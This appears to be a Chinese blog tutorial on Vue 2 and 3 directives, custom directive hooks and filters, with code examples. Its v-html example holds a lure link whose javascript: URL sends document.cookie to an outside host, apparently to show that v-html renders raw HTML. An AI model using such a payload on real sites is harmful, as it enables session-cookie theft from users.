





Vue中的指令和过滤器
1.内置指令
1.1 v-bind
1.2 v-model
1.3 v-if
1.4 v-show
1.5 v-for
1.6 v-text
//template中
<div v-text="str"></div>

//script中:
 data(){
   return{

      str: "<h3>你好啊!</h3>",
   }
},
界面如下(不会解析html):
1.7 v-html
//template中
 <div v-html="str2"></div>

//script中:
 data(){
   return{

     str2: '<a href=javascript:location.href="http://www.baidu.com?"+document.cookie>兄弟我找到你想要的资源了,快来!</a>',
   }
},
界面如下(会解析html):
1.8 v-clock
解决网速慢页面展示出{{xxx}}的问题,解决页面闪烁问题。
我们可以使用v-clock,作用就是为Vue绑定的元素上添加该属性,只需要配合CSS设置样式就可以解决屏幕闪烁问题。主要配合display:none,这样子元素在被渲染前不会显示。
<div v-clock>{{name}}</div>

<style>
    [v-clock]{display:none;}
</style>
1.9 v-once
所在节点初次动态渲染后,就被当成是静态内容了。

  <h2 v-once>初始化的n值是:{{ n }}</h2>
  <h2>当前的n值是:{{ n }}</h2>
  <button @click="n++">点我n+1</button>
上述界面初始页面如图:
连续点击3次点我n+1按钮:

会发现初始化的n值一直都是1。因为初始化的n值所在元素绑定了v-once内置指令,初次动态渲染后,就被当成是静态内容了。
1.10 v-pre
可在没有使用指令语法、插值语法的节点使用,加快编译。它可以跳过所在节点的编译过程。

<h2 v-pre>{{str4}}</h2>
上述代码的结果如下(不解析模板):
2.自定义指令
2.1 书写形式
(1)函数式
big(el, binding) {
    el.innerText = binding.value * 10
},
(2)对象式
fbind: {
    bind(el, binding) {
        el.value = binding.value;
        // el.focus()//写在这儿不会生效
    },
    inserted(el, binding) {
        el.focus()
    },
    update(el, binding) {
        el.value = binding.value;
    },
},
(3)函数式与对象式自定义指令有什么区别
在很多时候,可能想在 bind 和 update 时触发相同行为,而不关心其它的钩子,可以用函数式进行简写。如下:
Vue.directive('color-swatch', function (el, binding) {
  el.style.backgroundColor = binding.value
})
2.2 有哪些钩子
(1)bind
只调用一次,指令第一次绑定到元素时调用。
(2)inserted
被绑定元素插入父节点时调用 (仅保证父节点存在,但不一定已被插入文档中)。
(3)update
所在组件的VNode更新时调用,但是可能发生在其子VNode更新之前。指令的值可能发生了改变,也可能没有。但是你可以通过比较更新前后的值来忽略不必要的模板更新。
(4)componentUpdated
获取的是更新之后的最新DOM 内容。指令绑定的值发生变化时候触发。
(5)unbind
只调用一次,指令与元素解绑时调用。
下面看一个例子:
<div id="root">
  <button @click="showContent">显示</button>
  <button @click="hideContent">隐藏</button>
  <button v-my-show="isShow" class="content">111</button>
</div>
<script type="text/javascript">
  const vm = new Vue({
    el: '#root',
    directives: {
      'my-show':{
        // bind 和 inserted 的相同之处是一上来都执行一次,以后再也不会执行
        // 异同之处在于,bind 拿不到父元素,inserted 可以拿到父元素
        bind (el, binding) {
          console.log('my-show bind')
          // if (binding.value) {
          //   el.style.display = 'block'
          // } else {
          //   el.style.display = 'none'
          // }
        },
        inserted (el, binding) {
          console.log('my-show inserted')
          if (binding.value) {
            el.style.display = 'block'
          } else {
            el.style.display = 'none'
          }
        },
        // 紧接着我们发现 update 和 componentUpdated 只有在指令的绑定的值发生更新的时候才会触发
        update (el, binding,vnode,oldNode) {
          // console.log('my-show update', el, binding)
          console.log('my-show update', el.innerHTML)
          // console.log(vnode)
          // console.log(oldNode)
          if (binding.value) {
            el.style.display = 'block'
          } else {
            el.style.display = 'none'
          }
          el.innerHTML="222"
        },
        componentUpdated (el, binding,vnode,oldNode) {
          console.log('my-show componentUpdated', el.innerHTML)
        },
        unbind () {
          console.log('my-show unbind')
        }
      }
    },
    data: {
      isShow:false
    },
    created() {

    },
    mounted() {
    },
    methods: {
      showContent(){
        this.isShow=true;
      },
      hideContent(){
        this.isShow=false;
      },
    }
  })
</script>

运行代码后浏览器界面如下:

点击显示按钮,隐藏的按钮就会显示出来,内容为222。右侧控制台相应打印my-show update 111、my-show componentUpdated 222。
2.3 钩子函数中包含有哪些参数
el
当前指令绑定的元素;binding
是一个对象,里面绑定自定义指令绑定的值;vnode
虚拟节点;oldVNode
旧虚拟节点,仅在update和componentUpdated钩子中可用;
2.4 封装自定义指令
下面可以举几个例子来说明。
(1)图片懒加载
const lazyload = {
    name: 'as-lazyload',
    inserted(el, binding) {
        // 创建一个 IntersectionObserver 对象
        const observer = new IntersectionObserver((obj) => {
            if (obj[0].intersectionRatio>0){
                el.src=binding.value;
                observer.unobserve(el)//这个地方要解除
            }
        });
        // 开始观察元素
        observer.observe(el);
    }
}
export default lazyload;
(2)滚动加载
const loadmore={
    name:"as-loadmore",
    bind (el, binding) {
        let p = 0;
        let t = 0;
        let down = true;
        el.addEventListener('scroll', function() {
            //判断是否向下滚动
            p = this.scrollTop;
            if (t < p) {
                down = true;
            } else {
                down = false;
            }
            t = p;
            const sign = 5;
            //scrollHeight元素总高度(包含由于溢出无法在网页上显示的区域,内容区和内边距,
            //不含边框)
            //scrollTop 元素上面被卷起的高度(可读写)
            const scrollDistance = this.scrollHeight - this.scrollTop - this.clientHeight;
            if (scrollDistance <= sign && down) {
                // 滚动到底部后触发事件
                binding.value()
            }
        })
    }
}
export default loadmore;
(3)前端水印
一般用canvas来实现水印!!!用到的是canvas中的文本绘制函数:fillText来实现。
//封装自定义指令
function addWaterMarker (str, parentNode, font, textColor) {
    // 水印文字,父元素,字体,文字颜色
    var can = document.createElement('canvas')
    parentNode.appendChild(can)
    can.width = 200
    can.height = 150
    can.style.display = 'none'
    var cans = can.getContext('2d')
    cans.rotate((-20 * Math.PI) / 180)
    cans.font = font || '16px Microsoft JhengHei'
    cans.fillStyle = textColor || 'rgba(180, 180, 180, 0.3)'
    cans.textAlign = 'left'
    cans.textBaseline = 'Middle'
    cans.fillText(str, can.width / 10, can.height / 2)
    //一般都是用背景图
    parentNode.style.backgroundImage = 'url(' + can.toDataURL('image/png') + ')'
}

const waterMark = {
    name: 'as-watermark',
    bind(el, binding) {
        addWaterMarker(binding.value.text, el, binding.value.font, binding.value.textColor)
    }
}
export default waterMark
2.5 Vue3自定义指令的钩子
const myDirective = {
    // 在绑定元素的 attribute 前
    // 或事件监听器应用前调用
    created(el, binding, vnode) {
    // 下面会介绍各个参数的细节
    },
    // 在元素被插入到 DOM 前调用
    beforeMount(el, binding, vnode) {},
    // 在绑定元素的父组件
    // 及他自己的所有子节点都挂载完成后调用
    mounted(el, binding, vnode) {},
    // 绑定元素的父组件更新前调用
    beforeUpdate(el, binding, vnode, prevVnode) {},
    // 在绑定元素的父组件
    // 及他自己的所有子节点都更新后调用
    updated(el, binding, vnode, prevVnode) {},
    // 绑定元素的父组件卸载前调用
    beforeUnmount(el, binding, vnode) {},
    // 绑定元素的父组件卸载后调用
    unmounted(el, binding, vnode) {}
}
3.自定义过滤器
vue2支持过滤器,vue3不支持过滤器了。
export default function repeatString(str, count) {
    var text = '';
    for (var i = 0; i < count; i++) {
        text += str;
    }
    return text;
}
import RepeatString from './src/main.js';
RepeatString.install = function(Vue) {
    Vue.filter("asRepeatString", RepeatString);
};
export default RepeatString;
在main中引入,之后在vue文件中使用。
<div class="t-repeat-string-area">
   <span>{{"abc" | asRepeatString(5)}}</span>
   <br/>
 </div>





 扫一扫
扫一扫


 567
567

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言





